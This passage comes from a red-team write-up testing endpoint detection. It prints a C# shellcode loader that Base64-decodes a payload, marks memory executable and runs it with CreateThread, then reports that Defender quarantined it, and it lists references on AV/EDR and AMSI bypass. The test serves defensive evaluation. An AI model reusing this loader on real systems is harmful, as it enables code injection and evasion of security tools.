            PAGE_READWRITE = 0x04,
            PAGE_WRITECOPY = 0x08,
            PAGE_EXECUTE = 0x10,
            PAGE_EXECUTE_READ = 0x20,
            PAGE_EXECUTE_READWRITE = 0x40,
            PAGE_EXECUTE_WRITECOPY = 0x80,
            PAGE_GUARD = 0x100,
            PAGE_NOCACHE = 0x200,
            PAGE_WRITECOMBINE = 0x400
        }

        [DllImport("kernel32.dll", SetLastError=true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, IntPtr dwSize, AllocationType flAllocationType, Protection flProtect);

        [DllImport("Kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        static extern IntPtr CreateThread(
                IntPtr lpThreadAttributes,
                uint dwStackSize,
                IntPtr lpStartAddress,
                IntPtr lpParameter,
                uint dwCreationFlags,
                out uint lpThreadId);

        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool VirtualProtect(IntPtr lpAddress, IntPtr dwSize, Protection flNewProtect, out uint lpflOldProtect);

        static void Main(string[] args)
        {
            byte[] shell = null;

            string safdsv64 =
"[REDACTED]6AAAAABZSYnISIHBIwsAALpFd2IwSYHAI4MCAEG5BAAAAFZIieZIg+TwSIPsMMdEJCAAAAAA6AUAAABIifRew0iLxElJWAhElUggTIlAGIlQEFVWV0FUQVVBVkFXSI1sJJBIgexwAQAAl";

            if (IntPtr.Size == 4)
            {
                // 32-bit sc
                shell = Convert.FromBase64String(safdsv32);
            }
            else if (IntPtr.Size == 8)
            {
                // 64-bit sc
                shell = Convert.FromBase64String(safdsv64);
            }

            IntPtr mem = VirtualAlloc(IntPtr.Zero, (IntPtr)(shell.Length*2), AllocationType.COMMIT, Protection.PAGE_READWRITE);

            if(mem != IntPtr.Zero)
            {
                uint oldProt = 0;
                uint threadId = 0;
                Marshal.Copy(shell, 0, mem, shell.Length);
                VirtualProtect(mem, (IntPtr)(shell.Length * 2), Protection.PAGE_EXECUTE_READWRITE, out oldProt);
                CreateThread(IntPtr.Zero, 0, mem, IntPtr.Zero, 0, out threadId);
                WaitHandle wh = new EventWaitHandle(false, EventResetMode.ManualReset);
                wh.WaitOne();
            }
        }

}
```


The implementation consists of straightforward C# code designed to decode a Base64-encoded shellcode and execute it using a basic shellcode injection technique through the **CreateThread** API.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The DLL was immediately detected upon being copied to the Windows Server once again, a result that aligns with expectations given that PoshC2 payloads have been extensively analyzed and are well-documented in signature databases for years. This time, it was falsely labeled as TurtleLoader [25] but it was successfully prevented and quarantined.
Below is how Defender for Endpoints depicted the attack.



The detection source was Antivirus as well.



Links

[1] https://www.crowdstrike.com/en-us/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/
[2] https://www.metasploit.com/
[3] https://sliver.sh/
[4] https://havocframework.com/
[5] https://poshc2.readthedocs.io/en/latest/index.html
[6] https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint
[7] https://attack.mitre.org/techniques/T1204/002/
[8] https://attack.mitre.org/techniques/T1055/001/
[9] https://attack.mitre.org/techniques/T1055/
[10] https://techzone.bitdefender.com/en/tech-explainers/what-is-dll-sideloading.html
[11] https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/command-and-control-cac-attack/
[12] https://fidelissecurity.com/threatgeek/network-security/signature-based-detection/

[13]https://www.crowdstrike.com/en-us/cybersecurity-101/threat-intelligence/advanced-persistent-threat-apt/
[14] https://github.com/clovaai/donut
[15] https://s3cur3th1ssh1t.github.io/SystemFunction032_Shellcode/
[16] https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2022
[17] https://aws.amazon.com/
[18] https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint
[19] https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
[20] https://github.com/Cracked5pider/Ekko
[21] https://github.com/calebzulawski/symbol-slasher
[22] https://attack.mitre.org/
[23] https://dominicbreuker.com/post/learning_sliver_c2_03_transports_in_detail_mtls_and_wg/
[24] https://github.com/monoxgas/sRDI
[25] https://www.microsoft.com/en-us/wdsi/threats/threat-search?query=TurtleLoader

References

[1] Christopher Campbell, Matt Graeber, Philip Goh, and Jimmy Bayne. Living off the land binaries and scripts.

[2] Cornelis de Plaa. Red team tactics: Combining direct system calls and srdi to bypass av/edr. https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/, 2019.

[3] Mike Campfield. The problem with (most) network detection and response. Network Security, 2020(9):6–9, 2020.

[4] Lawrence Abrams. LockBit ransomware recruiting insiders to breach corporate networks. https://www.bleepingcomputer.com/news/security/lockbit-ransomware-recruiting-insiders-to-breach-corporate-networks/, 2021.

[5] Europol. DarkMarket: world's largest illegal dark web marketplace taken down. https://www.europol.europa.eu/media-press/newsroom/news/darkmarket-worlds-largest-illegal-dark-web-marketplace-taken-down, 2021.